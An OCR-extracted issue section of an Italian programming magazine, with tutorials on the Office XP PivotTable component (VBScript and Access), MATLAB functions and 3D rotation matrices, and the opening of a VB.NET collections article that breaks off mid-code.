Di seguito è riportato un piccolo esempio che mostra come realizzare un raggruppamento dati sfruttando questo componente. L'esempio fa riferimento a dati presenti all'interno di un DB Access denominato PivotDB.mdb e formato da una sola tabella di nome Inventario. La struttura di Inventario è semplice: è composta da soli tre campi di nome rispettivamente *Categoria-Oggetto*, *Nome-Oggetto* e *Prezzo*. Tramite questo esempio, l'oggetto PivotTable1 non fa altro che mostrare l'elenco dei prezzi di ciascun oggetto, suddivisi (raggruppati) per *Categoria-Oggetto* e *Nome-Oggetto*, mostrando l'importo totale per ciascuna di queste categorie. Ogni parte del listato è stata volutamente numerata, in maniera tale da facilitare la comprensione delle istruzioni che lo compongono. Il primo blocco di istruzioni imposta semplicemente alcuni attributi utili a migliorare la comprensione dei dati mostrati dalla tabella pivot. I blocchi contrassegnati con (2) e (3), invece, si occupano di stabilire la connessione al nostro DB di prova. In particolare si osservi l'utilizzo di *CommandText*, in coda al blocco (3). Essa non fa altro che restituire o impostare la stringa di comando dell'oggetto specificato. In generale, senza scegliere troppo nei dettagli, questa proprietà restituisce o imposta una stringa di testo, in genere SQL, che restituisce un singolo gruppo di

Fig. 2: **Una porzione del modello ad oggetti del componente PivotTable.**

Termini utilizzati nell'esempio

• VIEW: rappresenta una visualizzazione specifica relativa ad un elenco Tabella Pivot.

• PIVOTDATA: rappresenta i dati all'interno di un elenco Tabella Pivot.

• PIVOTFIELDSET: rappresenta un set di campi "bloccati" per formare una gerarchia. Un esempio concreto, peraltro mostrato proprio nell'help in linea offerto a corredo di questi controlli, è quello di un contesto geografico. In tale situazione, campi possono essere, ad esempio, Continente, Paese, Provincia e Città. Normalmente, però, un set di campi contiene un solo campo se l'origine dati è un set di record.

• PIVOTFIELDSETS: è l'insieme di oggetti di tipo PivotFieldSet sull'asse o nella visualizzazione specificata.

risultati del provider. In sostanza, dunque, l'utilizzo di CommandText con l'istruzione SQL specificata nel listato, ci garantisce il giusto sistema di filtraggio dei dati dalla fonte originaria. Tralasciando per ovvia semplicità le due istruzioni definite in (4), passiamo dunque al blocco successivo. Esso rappresenta il punto iniziale e cruciale dal quale vengono definite le regole che determineranno la corretta visualizzazione dei dati all'interno della Tabella Pivot.

Inventario : Tabella

Item	Category	Price
A	HW	50
B	HW	100
C	SW	200
D	SW	100
E	HW-SW	50
F	HW-SW	60
G	SW	100
H	SW	200
I	SW	500
L	HW	100
M	HW	50
N	HW	60
O	HW	60
P	SW	60
Q	SW	100
R	HW-SW	200
S	HW-SW	300
T	HW-SW	400

Record: 1 di 18

PivotDB.mdb (tabella Inventario)

PivotTable1

Tabella pivot di Microsoft Office 10.0

Rilasciare qui i campi filtro

Categoria-Oggetto	Nome-Oggetto	Prezzo
HW	A	50
	B	100
	L	100
	M	50
	N	60
	O	60
	Totale	420
HW-SW	E	50
	F	60
	R	200
	S	300
	T	400
	Totale	1010
SW	C	200
	D	100
	G	100

Fig. 3: Interazione tra il componente Spreadsheet1 ed il componente PivotTable1.

Le due istruzioni definite in (5) non fanno altro che stabilire i campi che faranno parte del raggruppamento "riga" della nostra tabella pivot. Per semplicità, ho tralasciato di aggiungere un ulteriore raggruppamento di colonna, ma ovviamente quest'ulteriore possibilità poteva essere raggiunta in maniera analoga sfruttando *ColumnAxis* alla stessa maniera di *RowAxis*. Il penultimo blocco di istruzioni ha il compito di aggiungere un oggetto di tipo *PivotTotal* a ciascun blocco-riga della Tabella *Pivot*. Per far questo, è necessario avvalersi del metodo *AddTotal* e successivamente, definito quest'oggetto, di *InsertTotal* per inserirlo correttamente all'interno del componente *Pivot*.

```
Dim PTview
Dim PTFieldSets
Dim TotaleFields
Dim strSQL
Dim c
Set c= PivotTable1.Costants
' (1)
' Imposta alcuni attributi di PT
  PivotTable1.DisplayExpandIndicator = True
  PivotTable1.DisplayFieldList = True
  PivotTable1.AllowDetails = True
  PivotTable1.ActiveView.RowAxis.Label.Visible = True
  PivotTable1.ActiveView.ColumnAxis.Label.Visible = True
' (2)
' Imposta la stringa per la connessione al DB
  sDBPath = "D:\I componenti Web di Office
                                   XP\PivotDB.mdb"
  strSQL = "SELECT * FROM Inventario"
' (3)
' Definisci la stringa di connessione
  PivotTable1.ConnectionString = "Provider=
      Microsoft.Jet.OLEDB.4.0;data source=" & sDBPath
  PivotTable1.CommandText = strSQL
' (4)
' Memorizza alcune variabili utili di PT
  Set PTview = PivotTable1.ActiveView
  Set PTFieldSets = PTview.FieldSets
' (5)
' Aggiungi Categoria-Oggetto e Nome-Oggetto nelle righe...
  PTview.RowAxis.InsertFieldSet PTFieldSets(
                              "Categoria-Oggetto")
  PTview.RowAxis.InsertFieldSet PTFieldSets(
                                   "Nome-Oggetto")
' (6)
' Aggiungi la voce del totale (Somma dei prezzi).
' E' possibile sostituire plFunctionSum con
           plFunctionAverage, plFunctionCalculated,
                                  plFunctionCount,
' plFunctionMax, plFunctionMin, plFunctionStdDev,
                 plFunctionStdDevP, plFunctionVar
                                  e plFunctionVarP
  Set TotaleFields = PTview.AddTotal("Somma dei
           prezzi", PTFieldSets("Prezzo").Fields(0),
                                   c.plFunctionSum)
  PTview.DataAxis.InsertTotal TotaleFields
  ' (7)
  ' Mostra i dettagli sui prezzi
  PTview.DataAxis.InsertFieldSet PTview.FieldSets("Prezzo")
```

CONCLUSIONI

Naturalmente non bastano queste poche righe di esempi per descrivere nel dettaglio tutte le funzionalità offerte dagli office *XP Web Components*.
Credo tuttavia che quanto appena mostrato serva come inizio per approfondire l'argomento che, malgrado la complessità esposta, consente di realizzare pagine Web molto utili ed interessanti.

Francesco Lippo

Sistema

I componenti
Web di Office XP

Termini utilizzati nell'esempio

• PivotTotal: rappresenta semplicemente un totale all'interno di un elenco tabella pivot. Tecnicamente, rappresenta il valore di aggregazione contenuto all'interno di una determinata cella della Tabella Pivot.

• PivotGroupAxis: rappresenta l'asse di raggruppamento all'interno di un elenco Tabella Pivot.

• RowAxis/ColumnAxis: applicati, nel caso nostro specifico, ad un oggetto di tipo PivotView, restituiscono rispettivamente un oggetto PivotGroupAxis che rappresenta l'asse di riga/colonna di una Tabella Pivot.

MATLAB®

LE FUNZIONI

MATLAB

Dopo aver automatizzato il nostro lavoro attraverso gli script, passiamo all'uso delle funzioni.

File sul CD
\soft\codice\matcod.zip

File sul Web
www.itportal.it/iop69/matcod.zip

Nello scorso numero abbiamo visto come memorizzare e riutilizzare un insieme di comandi. In MATLAB questa operazione viene chiamata *"script"* e ci offre un primo livello di automatizzazione del nostro lavoro. Ha il pregio di essere molto immediato nella fase di creazione e di utilizzo ma già sappiamo che ci costringe anche ad alcune acrobazie da un punto di vista della gestione dei dati. Infatti, le variabili vengono create nel workspace base di MATLAB; questo ci conduce ad avere, prima o poi, un grande numero di variabili in un luogo solo, molti nomi assegnati che ci mettono di fronte a problemi di scelta delle nuove variabili; inoltre, corriamo il rischio di utilizzare le variabili sbagliate nel momento sbagliato.

Il successivo passo verso una migliore gestione delle nostre applicazioni é la comprensione del concetto di funzione. Non casualmente viene utilizzato un termine preso a prestito dalla matematica. La definizione matematica di funzione suona come: siano X e Y due generici insiemi non vuoti; ogni volta che, con un procedimento qualsiasi, facciamo corrispondere ad ogni elemento x che appartiene ad X uno ed un solo elemento y che appartiene ad Y, diciamo di aver definito una funzione su X a valori in Y.

Non dobbiamo stupirci per il linguaggio che può apparire astruso ed ermetico; si tratta semplicemente dello sforzo di definire rigorosamente un concetto minimizzando il pericolo di venire fraintesi. Per questo motivo la matematica ha sviluppato una simbologia univoca ma noi possiamo comunque tradurre la nostra proposizione in un linguaggio meno rigoroso ma più comprensibile ai più. Proviamo a riprendere la nostra definizione e a rileggerla: abbiamo a disposizione due insieme (X e Y) di numeri (per esempio sia X sia Y contengono i numeri che vanno da 1 a 100); ogni volta che con un procedimento qualsiasi (per esempio possiamo definirlo per mezzo di un'operazione aritmetica) facciamo corrispondere ad ogni elemento x che appartiene ad X (quindi uno dei numeri tra 1 e 100) uno ed un solo elemento y che appartiene ad Y (se dicessimo che x=2 potremmo definire il "procedimento" per mezzo di y=x+3 e in questo modo abbiamo ricavato un valore di y a partire da un valore di x), diciamo di aver definito una funzione su X a valori in Y (cioè, abbiamo trovato dei valori all'interno dell'insieme Y a partire da valori che sono presenti in X).

Ora, letta in questo modo non ci fa più troppa impressione. Cosa abbiamo scoperto? Che possiamo definire insiemi di valori (*variabili*), che possiamo applicare operazioni, combinare, manipolare queste variabili per ottenerne altre. Abbiamo un solo vincolo: ad ogni valore di x deve corrispondere un solo valore y. Ma questo é un vincolo matematico; scrivendo codice in un linguaggio per computer ci sbarazziamo anche di questo. Se utilizziamo MATLAB per implementare la nostra semplice funzione potremmo scrivere:

```
>> x=2
x =
        2.00
>> y=x+3
y =
        5.00
```

Noi però siamo alla ricerca di qualche cosa di differente a riguardo della strutturazione del codice. Questa operazione ci fornisce risultati corretti ma, per esempio, non é facilmente riutilizzabile: ogni volta che ne avremo bisogno dovremo riscriverla. Inoltre se il procedimento fosse più complesso dovremmo scrivere molto più codice e le variabili intermedie del calcolo sarebbero all'interno del nostro workspace a ingombrarci il campo e a confondere le idee.

A questo fine ci permettiamo di rubare l'idea di funzione e tentiamo di implementare qualche cosa di molto simile in MATLAB. Per fare questo, abbiamo la necessità di una nuova primitiva che ci consenta di definire una funzione insieme alle sue variabili di input e di output (le x e le y della definizione di funzione). In Fig. 1 è mostrato un esempio che mostra l'utilizzo di una funzione che somma il numero 3 alla variabile x. Proviamo a fare una radiografia di ciò che é stato scritto. La parola chiave *"function"* informa MATLAB che ciò che stiamo definendo é una

MATLAB





Fig. 1: Funzione "somma3.

funzione. Ciò che segue la parola function é la definizione della sintassi d'uso: come prima cosa scriviamo la variabile di uscita (*risultato*), che viene prodotta da una funzione che abbiamo deciso di chiamare "*somma3*", che a sua volta é seguita dai parametri di ingresso racchiusi fra parentesi. Quindi, il corpo della funzione viene scritto in una maniera non dissimile da quella che abbiamo fino ad ora usato per scrivere i nostri script. Dobbiamo tenere conto che abbiamo a disposizione le variabili dichiarate come ingressi e che dobbiamo produrre un risultato per le variabili che abbiamo dichiarato come uscite.

Nel nostro caso il compito é molto semplice e una volta che la funzione è salvata possiamo utilizzarla a nostro piacimento:

[1]

```
>> somma3(4)
ans =
        7.00
>> w=9;
>> r=somma3(w)
r =
       12.00
>> whos
Name     Size      Bytes     Class

ans      1x1       8         double array
r        1x1       8         double array
w        1x1       8         double array

Grand total is 3 elements using 24 bytes
```

[1]

Le funzioni scritte dall'utente vengono usate in tutto e per tutto come quelle native dell'ambiente MATLAB.

In questo caso abbiamo utilizzato la funzione per calcolare la somma su un numero fornito esplicitamente e appena dopo abbiamo invece utilizzato delle variabili (*w* e *r*) per mantenere traccia dei valori di ingresso e di quelli calcolati.

Notiamo una cosa importantissima dall'immagine del workspace di MATLAB: non vi é traccia dei valori delle variabili che avevamo originariamente dichiarato all'interno di funzione *somma3*. Questo é normale nel caso di utilizzo di funzioni ma merita una piccola spiegazione.

Le variabili che abbiamo dichiarato all'interno della funzione fungono da riferimento soltanto all'interno della funzione stessa; servono cioè a progettare l'algoritmo e vengono utilizzate al momento in cui invochiamo la funzione ma vengono distrutte non appena essa termina e restituisce il risultato calcolato. Infatti, nel preciso momento in cui essa viene invocata, si forma un altro workspace specifico per la funzione in cui prendono vita le variabili usate per il calcolo insieme ai valori utilizzati per i risultati intermedi.

Nel momento in cui la funzione termina, questo nuovo workspace viene distrutto, la memoria liberata e tutte le variabili in esso contenute scompaiono; il valore del risultato viene assegnato alla variabile che, nell'ambiente che ha chiamato la funzione, é stata specificata come uscita (infatti anche quando non specifichiamo esplicitamente un nome di variabile viene usata la variabile *ans*).

Quali vantaggi ci offre questo nuovo approccio alla scrittura di programmi? Le funzioni nascono con l'idea di disporre di componenti riutilizzabili con semplicità. Il mondo dell'ingegneria da tempo ha scoperto che é più semplice assemblare componenti elementari per ottenere sistemi più complessi piuttosto che sviluppare e gestire le complessità in un unico ambiente. Questo aiuta ad aumentare il grado di sofisticazione dei sistemi di molti ordini di grandezza poiché consente di collaudare singoli componenti in maniera separata da tutto il resto e permette di isolare contesti specifici che, altrimenti, se trattati insieme a tutto il resto diverrebbero rapidamente ingestibili. Inoltre, questo approccio ci consente di avere una stupenda gestione delle nostre variabili offrendoci ulteriore libertà di assegnare nomi pertinenti all'algoritmo all'interno delle funzioni ma ci da la libertà di usare nomi di variabili pertinenti all'applicazione all'esterno delle funzioni. Quindi, per combinazione di componenti elementari affidabili siamo ora in grado di costruire sistemi di elevata complessità minimizzando lo sforzo di gestione delle nostre applicazioni.

Analizziamo una piccola ma significativa ed utile estensione dei concetti appena visti. MATLAB ci offre la possibilità di avere un numero qualsiasi di variabili in ingresso ed un numero qualsiasi di variabili in uscita. Immaginiamo di volere scrivere una funzione che calcola l'espressione in due variabili:

$$z = (x^2 - y)\, e^{(-x^2 - y^2)}$$

Inoltre desideriamo sapere dove il nostro calcolo raggiunge il massimo all'interno del dominio di calcolo dei suoi valori. Vogliamo quindi produrre un grafico che evidenzi l'andamento della superficie e mostri il punto in cui il calcolo ha raggiunto il massimo valore. Qui preme fare una piccola distinzione che può apparire molto formale e matematica ma vi posso assicurare che non lo è per nulla: c'é una differenza sostanziale tra dire che stiamo ricercando il valore più grande tra quelli provenienti dal nostro calcolo e che, invece, cerchiamo il massimo della funzione. Nel primo caso di tratta di scegliere il più grande tra i valori presenti in un vettore o in una

matrice frutto del calcolo in alcuni punti prescelti. Nel secondo caso dobbiamo concentrarci sulla funzione stessa e ricercare in quali punti essa raggiunga il massimo. Il massimo della funzione ed il più grande valore nella matrice proveniente dal calcolo, nella maggior parte dei casi non coincidono. Vedremo nei prossimi numeri l'applicazione di alcuni algoritmi atti a calcolare il punto di massimo e ci sarà maggiormente chiara questa importante differenza. Per fare quello che ci siamo prefissati é necessario trascrivere quanto mostrato in Fig. 2.

```
function [z,x_max,y_max,z_max]=calcexp(x,y)

% Creazione della griglia di ascisse ed ordinate
[ascissa, ordinata]=meshgrid(x,y);
% Calcolo della funzione
z=(ascissa.^2-ordinata).*exp(-ascissa.^2-ordinata.^2);
% Ricerca del valore massimo all'interno
% della matrice dei risultati
z_max=max(max(z));
% Ricerca delle posizioni nella matrice risultato
% in cui ricorre il valore massimo
[pos_xmax,pos_ymax]=find(z==z_max);
% Ricerca delle coordinate corrispondenti
% alle posizioni in cui e' stato trovato
% il valore massimo
x_max=diag(ascissa(pos_xmax,pos_ymax));
y_max=diag(ordinata(pos_xmax,pos_ymax));
% Calcolo delle dimensioni di uno dei vettori
% che contengono le coordinate dei punti di massimo
[m,n]=size(x_max);
% Se ilpunto non e' unico adeguiamo le dimensioni
% del risultato alle dimensioni dei vettori
% delle coordinate di massimo
if m>1
    z_max=z_max*ones(m,1);
end
```

Fig. 2: **Funzione in più variabili.**

Ora che abbiamo a disposizione la nostra funzione possiamo produrci nel seguente esperimento:

[2]

```
>> x=[-2:0.1:2];
>> y=[-2:0.1:2];
>> [uscita,xm,ym,zm]=calcexp(x,y);
>> surf(x,y,uscita)
>> hold on
>> h=plot3(xm,ym,zm,'.');
>> set(h,'color',[1 1 0],'markersizé,25)
>> view([-120, 50])
```

Iniziamo con il commentare il codice che abbiamo scritto per usare la nostra nuova funzione. Dapprima abbiamo creato l'intervallo di valori per la *x* e la *y*: entrambe le variabili spaziano tra –2 e 2 con passi pari ad 1/10. Quindi abbiamo richiamato la nostra funzione specificando i nomi delle variabili necessarie per l'ingresso e quelle che abbiamo deciso di usare nel workspace base di MATLAB per l'uscita.

Una volta raggiunto questo risultato il resto dello sforzo é teso a produrre una visualizzazione utile e significativa dei nostri dati.

Il comando *"surf"* visualizza la superficie a partire dalle coordinate *x*, *y* e *z* (la variabile uscita nel nostro caso). Come già sappiamo il comando *"hold on"* mantiene sulla finestra corrente (più precisamente sull'asse corrente) la visualizzazione attuale e permette di fare sovrapposizioni.

Nel seguito abbiamo utilizzato la funzione *plot3* facendoci restituire l'handle degli oggetti appena creati; questo ci consente di variare alcune loro proprietà con il fine di rendere la visualizzazione un po' più chiara. Infatti, variamo immediatamente sia il colore sia la dimensione dei due punti che sono stati appena creati. L'ultimo comando ci consente di ruotare la superficie in modo da rendere visibile tutte le sue caratteristiche salienti.

Dobbiamo ora spendere qualche parola per descrivere il contenuto della funzione che abbiamo scritto per elaborare il nostro calcolo.

Spezziamola in porzioni significative e proviamo ad analizzarla.

Partiamo dalla definizione di funzione:

```
function [z,x_max,y_max,z_max]=calcexp(x,y)
```

Rispetto a ciò che abbiamo fatto in precedenza vediamo più variabili di ingresso (tra parentesi separate da virgole) e abbiamo ora alcune variabili in uscita. Queste vengono specificate per mezzo delle parentesi quadre e sono anche loro separate da virgole.

[3]

```
[ascissa, ordinata]=meshgrid(x,y);
```

L'uso della funzione *meshgrid* é particolarmente importante tutte quelle volte in cui abbiamo la necessità di creare matrici di coordinate che possano essere utilizzate per il calcolo di funzioni in due variabili. Ciò che essa produce sono due matrici che nelle stesse posizioni contengono tutte le combinazioni di coordinate necessarie alla valutazione di funzioni in due variabili.

[4]

```
z=(ascissa.^2-ordinata).*exp(-ascissa.^2-ordinata.^2);
```

Il calcolo della funzione é ora particolarmente semplice. L'unica accortezza che dobbiamo usare é relativa alla specifica delle operazioni che devono essere fatte elemento per elemento (per mezzo di un punto che viene fatto precedere il segno convenzionale di operazione).

```
z_max=max(max(z));
```

La funzione *max* agisce sulle matrici calcolandone il valore massimo colonna per colonna (restituendo un vettore che contiene il più grande valore all'interno di ogni colonna). Quindi l'applicazione più interna della funzione *max* genera un vettore di valori mentre la seconda volta che la utilizziamo essa si trova di fronte un vettore riga di valori ed é quindi costretta a trovare il valore massimo all'interno

MATLAB

[2] **Il comando *help* consente di raggiungere la descrizione di un comando conoscendo esattamente il nome della funzione.**

[3] ***help meshgrid* fornisce informazioni utili sulla funzione**

[4] **Gli operatori ".^" e ".*" indicano che si vuole effettuare un'operazione di elevamento a potenza ed una moltiplicazione elemento per elemento all'interno delle matrici .**

MATLAB

di questo vettore.
[5]

```
[pos_xmax,pos_ymax]=find(z==z_max);
```

La funzione *find* restituisce le posizioni dove si verifica la condizione riportata in argomento.

```
x_max=diag(ascissa(pos_xmax,pos_ymax));
y_max=diag(ordinata(pos_xmax,pos_ymax));
```

Conoscendo le posizioni in cui é posizionato il valore (o i valori) massimo possiamo ricavare i valori delle coordinate x e y. Nel nostro caso l'uso della funzione *diag* ci serve per trovare il vettore delle coordinate x e y nel caso in cui le posizioni in cui si trova il valore massimo della funzione sono più di uno.
Prendiamo la prima espressione e smembriamola: *ascissa(pos_xmax,pos_ymax)* ci restituisce una matrice di valori all'interno di ascissa che siano posizionati dove indicato dalle variabili *pos_xmax* e *pos_ymax*.
Se ora applichiamo la funzione diag estraiamo la diagonale di detta matrice e andiamo così a prendere i valori delle ascisse che ci interessano. Eseguiamo quindi un codice simile ed otteniamo l'elenco delle coordinate y:

```
[m,n]=size(x_max);
if m>1
    z_max=z_max*ones(m,1);
end
```

Il codice riportato sopra é un semplice modo per rendere il vettore *z_max* di dimensioni compatibili con le altre variabili (*x_max* in questo caso poiché sappiamo che *y_max* é della stessa dimensione).

[5] È necessario notare la differenza che esiste tra il segno di assegnazione di un valore (=) e quello di test condizionale (= =).

ROTAZIONI

Lo scopo che ci prefiggiamo questa volta é quello di scrivere una funzione che ci consenta di far ruotare attorno ad un asse specifico punti o vettori. Definiamo, per iniziare, cosa sia una rotazione di un punto (oppure di un segmento che ha quel punto come estremo) rispetto ad un asse. Se immaginiamo di avere un punto che sul piano cartesiano ha coordinate (3, 1) e intendiamo ruotarlo di 90 gradi (pi greco /2 se lo esprimiamo in radianti), rispetto ad una asse perpendicolare al foglio e che passa per l'origine degli assi, dobbiamo applicargli una trasformazione che sia in grado di modificare le sue coordinate e le faccia divenire (-1, 3).
[6]

```
>> plot([0 3],[0 1])
>> hold on
>> plot([0 -1],[0 3])
```

che produce la Fig. 3.

[6] Quando dobbiamo specificare dei punti singoli in un comando plot é necessario fornire dapprima la lista delle ascisse e quindi quella delle ordinate.





Fig. 3: Rotazione di un segmento di 90 gradi (pi/2).

Definiamo la trasformazione che implementa questa azione per mezzo di una serie di matrici:

$$R_x = \begin{pmatrix} 1 & 0 & 0 \\ 0 & \cos(\theta) & -\sin(\theta) \\ 0 & \sin(\theta) & \cos(\theta) \end{pmatrix}$$

$$R_y = \begin{pmatrix} \cos(\theta) & 0 & \sin(\theta) \\ 0 & 1 & 0 \\ -\sin(\theta) & 0 & \cos(\theta) \end{pmatrix}$$

$$R_z = \begin{pmatrix} \cos(\theta) & -\sin(\theta) & 0 \\ \sin(\theta) & \cos(\theta) & 0 \\ 0 & 0 & 1 \end{pmatrix}$$

Se ora consideriamo la coordinata di un punto in tre dimensioni come un vettore colonna che contiene i valori delle coordinate x, y e z, possiamo moltiplicarla per una di queste matrici per ottenere la corrispondente rotazione attorno all'asse.
Le matrici precedenti sono definite per rotazioni in senso antiorario, vale a dire che gli angoli positivi si misurano ponendosi dalla parte verso cui é rivolto l'asse positivo attorno al quale si vuole calcolare la rotazione e si considerano positivi quegli angoli che hanno un andamento antiorario. Per esempio, se vogliamo calcolare la rotazione del segmento precedente attorno all'asse Z (l'asse che passa per l'origine degli assi xy rivolto verso gli occhi di chi guarda) dovremo scrivere:

```
>> p1=[3 1 0]'
p1 =
        3.00
        1.00
          0
>> theta=pi/2
theta =
        1.57
```

```
>> Rz=[ cos(theta)  -sin(theta)  0;...
        sin(theta)  cos(theta)   0;...
        0           0            1]
Rz =
0.00     0        -1.00
1.00     0        0.00
0        0        1.00
```

[7]

```
>> p2=Rz*p1
p2 =
-1.00
3.00
0
```

Ottenendo esattamente quanto ci eravamo prefissati. Se desideriamo scrivere un codice generale e riutilizzabile, che implementi questa idea dobbiamo riferirci alla funzione *"rotxyz"* riportata in Fig. 4.

```
D:\Articles\IoProgrammo\2003_05_Maggio\rotxyz.m
1   function nuove_coord=rotxyz(asse, coord, theta)
2
3   % Determinazione dell'asse
4   switch asse
5       case 'x'
6           % Matrici di rotazione
7           % per rotazioni positive in senso antiorario
8           Rx=[    1    0              0;...
9                   0    cos(theta)   -sin(theta);...
10                  0   sin(theta)  cos(theta)];
11          nuove_coord=Rx*coord;
12
13      case 'y'
14          % Matrici di rotazione
15          % per rotazioni positive in senso antiorario
16          Ry=[    cos(theta)    0    sin(theta);...
17                  0             1    0;...
18                  -sin(theta)    0    cos(theta)];
19          nuove_coord=Ry*coord;
20
21      case 'z'
22          % Matrici di rotazione
23          % per rotazioni positive in senso antiorario
24          Rz=[    cos(theta)    -sin(theta)    0;...
25                  sin(theta)   cos(theta)    0;...
26                  0             0              1];
27          nuove_coord=Rz*coord;
28
29      otherwise
30          error('E'' necessario che l''asse specificato sia x, y oppure z.');
31
32  end
33
```

Fig. 4: Codice della funzione che effettua la rotazione in 3D attorno agli assi x, y e z.

Qui compare un nuovo costrutto per il controllo del flusso (fino ad ora conosciamo il solo *FOR*) che prende il nome di *"switch"*. Il suo funzionamento é molto simile a quello che viene utilizzato in molti altri linguaggi e ci serve per creare una casistica a fronte del valore di una variabile. In questo caso ci aspettiamo che la variabile *asse* contenga una stringa che ci informa di quale é la rotazione desiderata.

Per utilizzare praticamente la nostra nuova funzione proviamo a scrivere lo script che chiameremo *"rndrot"* che contiene il seguente codice:

[8]

```
data=randn(3,100);
N=500;
theta=2*pi/N;
new_data=rotxyz('z',data, theta);
plot3(new_data(1,:),new_data(2,:),new_data(3,:),'.');

for i=1:N
    new_data=rotxyz('z',new_data, theta);
    plot3(new_data(1,:),new_data(2,:),new_data(3,:),'.');
    drawnow
end
```

Ciò che esso produce é una animazione relativa alla rotazione intorno all'asse z di una nuvola di punti creati in maniera casuale attorno all'origine degli assi.

La variabile *N* definisce la suddivisione (e quindi l'ampiezza) dell'angolo di rotazione per ogni passo del ciclo. Ad un *N* maggiore corrisponde un angolo più piccolo e quindi si vedrà che ad ogni passo la nuvola ruota di una angolo inferiore. L'unica nuova accortezza che abbiamo dovuto scrivere é il comando *"drawnow"* che costringe MATLAB a fermare l'elaborazione per visualizzare il grafico appena creato, altrimenti, per ottimizzare i tempi di calcolo, MATLAB avrebbe visualizzato soltanto il grafico finale.

Se eseguite questo script vedrete una bella animazione che vi mostra la rotazione della nostra nuvola di punti.

CONCLUSIONI

Le funzioni sono un passo fondamentale nell'uso di MATLAB. Esse ci consentono di costruire dei comodi componenti che possono essere assemblati fra loro per formare applicazioni più complesse. Inoltre, la gestione dello spazio di lavoro viene a semplificarsi enormemente fornendo una maggiore economia di spazio e una migliore libertà di assegnazione dei nomi. Ancora, il collaudo dei singoli algoritmi può essere fatto in un ambiente circoscritto e progettato ad hoc per ogni singolo algoritmo in modo tale da massimizzare l'affidabilità del prodotto finale. L'algoritmo che va a fare parte dell'applicazione che lo ospiterà fornirà le migliori garanzie di accuratezza numerica e affidabilità.

Nel prossimo numero impareremo a trattare ancora le funzioni dal punto di vista del trattamento dei dati per l'approssimazione di funzioni. Quando abbiamo a che fare con il calcolo numerico siamo costretti a trattare con molta cura le questioni relative all'approssimazione dei dati. Vedremo alcune nozioni fondamentali e implementeremo un algoritmo che può tornarci utile per il trattamento di andamenti particolarmente complessi. Si tratta di un tema che interessa un grande numero di discipline tecniche ed ingegneristiche ed é talvolta molto importante avere una buona conoscenza di tali algoritmi.

Per maggiori informazioni sui prodotti della famiglia MATLAB potete consultare il sito di The MathWorks (*www.mathworks.it*).

Fabrizio Sara
(fabrizio.sara@mathworks.it)

MATLAB

[7]

In questo caso è pertinente l'uso della moltiplicazione matriciale secondo le regole rese esplicite nel primo numero della nostra serie.

[8]

La funzione *randn* restituisce una matrice di numeri casuali distribuiti in maniera normale (Gaussiana) attorno ad un valore medio imposto pari a zero.

Sul Web

Getting Started with MATLAB
http://www.mathworks.com/access/helpdesk/help/pdf_doc/matlab/getstart.pdf

Using MATLAB
http://www.mathworks.com/access/helpdesk/help/pdf_doc/matlab/using_ml.pdf

Using MATLAB Graphics
http://www.mathworks.com/access/helpdesk/help/pdf_doc/matlab/graphg.pdf

Bibliografia

- **FONDAMENTI DI CALCOLO NUMERICO**
  Giovanni Monegato
  (Edizioni CLUT)
  1998

- **METODI NUMERICI E STATISTICI PER LE SCIENZE APPLICATE**
  Valeriano Comincioli
  (Editrice Ambrosiana)
  1992

Visual Basic .NET

Le Collezioni

(O INSIEMI) DI OGGETTI

L'ultimo articolo sulla programmazione ad oggetti affronterà la gestione degli insiemi di oggetti avvalendosi delle classi *Collezione*.

File sul CD
\soft\codice\VBNET.zip

File sul Web
www.itportal.it/iop69/VBNET.ZIP

Riferimenti

Quando si aggiunge un oggetto alla collezione, esso non viene realmente aggiunto alla collezione, piuttosto viene aggiunto alla collezione un riferimento all'oggetto. Dunque una collezione contenente un insieme di oggetti contiene in realtà un insieme di riferimenti ad oggetti.

Dopo aver digerito i concetti che stanno alla base della OOP siamo pronti per passare ad un argomento che rende ancora più appetitoso l'uso della OOP: le classi *Collezione*. Le classi *Collezione* consentono di gestire un insieme di oggetti dello stesso tipo, ad esempio un insieme di clienti.
In VB.NET sono disponibili diverse classi collezione native. Alcune, come *Stack* e *Queue* sono classi specializzate, implementate per svolgere ruoli specifici (*Stack* simula un insieme *LIFO Last-in*, *first-out*, *Queue* un insieme di oggetti *FIFO* (conosciuta anche come coda). Altre classi, quali *CollectionBase* e *DictionaryBase*, sono classi astratte che hanno soltanto alcune funzionalità di base, mentre è lasciato allo sviluppatore, il compito di scrivere la maggior parte del codice d'implementazione. In questo articolo vedremo in dettaglio come creare una collezione, e come definire i metodi che la classe dovrà esporre per la gestione di un insieme di elementi.

IMPOSTARE UNA CLASSE COLLEZIONE PERSONALIZZATA

In VB.NET è possibile creare classi *Collezione* personalizzate ereditando da una delle numerose classi collezione di *.NET Framework* e aggiungendo codice per l'implementazione di funzionalità necessarie ad un oggetto di tipo collezione. Nella classe *CollectionBase* sono già disponibili implementazioni per il metodo *Clear* che permette di cancellare tutti gli oggetti di una collezione e la proprietà *Count*, che restituisce il numero di elementi presenti nella collezione. Per l'organizzazione e l'archiviazione interna degli oggetti viene mantenuta una proprietà protetta denominata *List*. Un'altra possibilità è quella di utilizzare una classe nativa definita privata (per garantire l'incapsulamento, che abbiamo visto essere una caratteristica essenziale della programmazione ad oggetti), in una classe con il solo compito specifico di gestire una collezione di oggetti. In particolare si può utilizzare una particolare collezione nativa: *HashTable*. Si tratta di un tipo di collezione speciale che funziona in base ad un principio chiave/valore, in pratica ad ogni elemento della collezione è assegnata una chiave, che può essere utilizzata per recuperare il valore dell'oggetto corrispondente. Così come per le proprietà di una classe, che per essere lette o modificate devono esporre le procedure *Property*, anche per le collezioni si ha bisogno di metodi di contenitori pubblici che permettano l'accesso ad una collezione privata ed ai suoi metodi nativi. Da questa breve descrizione si deduce che la classe *collezione* si comporta come una collezione nativa del Visual Basic, anche se a volte la sintassi è leggermente differente, poiché le collezioni definite dal programmatore sono specializzate per contenere solo oggetti di un determinato tipo.

EREDITARE UNA CLASSE

Nel prosieguo dell'articolo implementeremo un esempio di uso delle collezioni sfruttando la classe *cliente* realizzata nel numero precedente. Per accedere univocamente ad un determinato cliente abbiamo però biso-

Il pulsante Cancella

Il codice da scrivere nel button *Cancella* può essere:

```
Private Sub ButtonCancella_Click (ByVal sender As
        System.Object, ByVal e As System.EventArgs)
                Handles ButtonCancella.Click
 'Elimina l'eventuale errore che si potrebbe verificare
     se si tenta di cancellare un cliente non presente
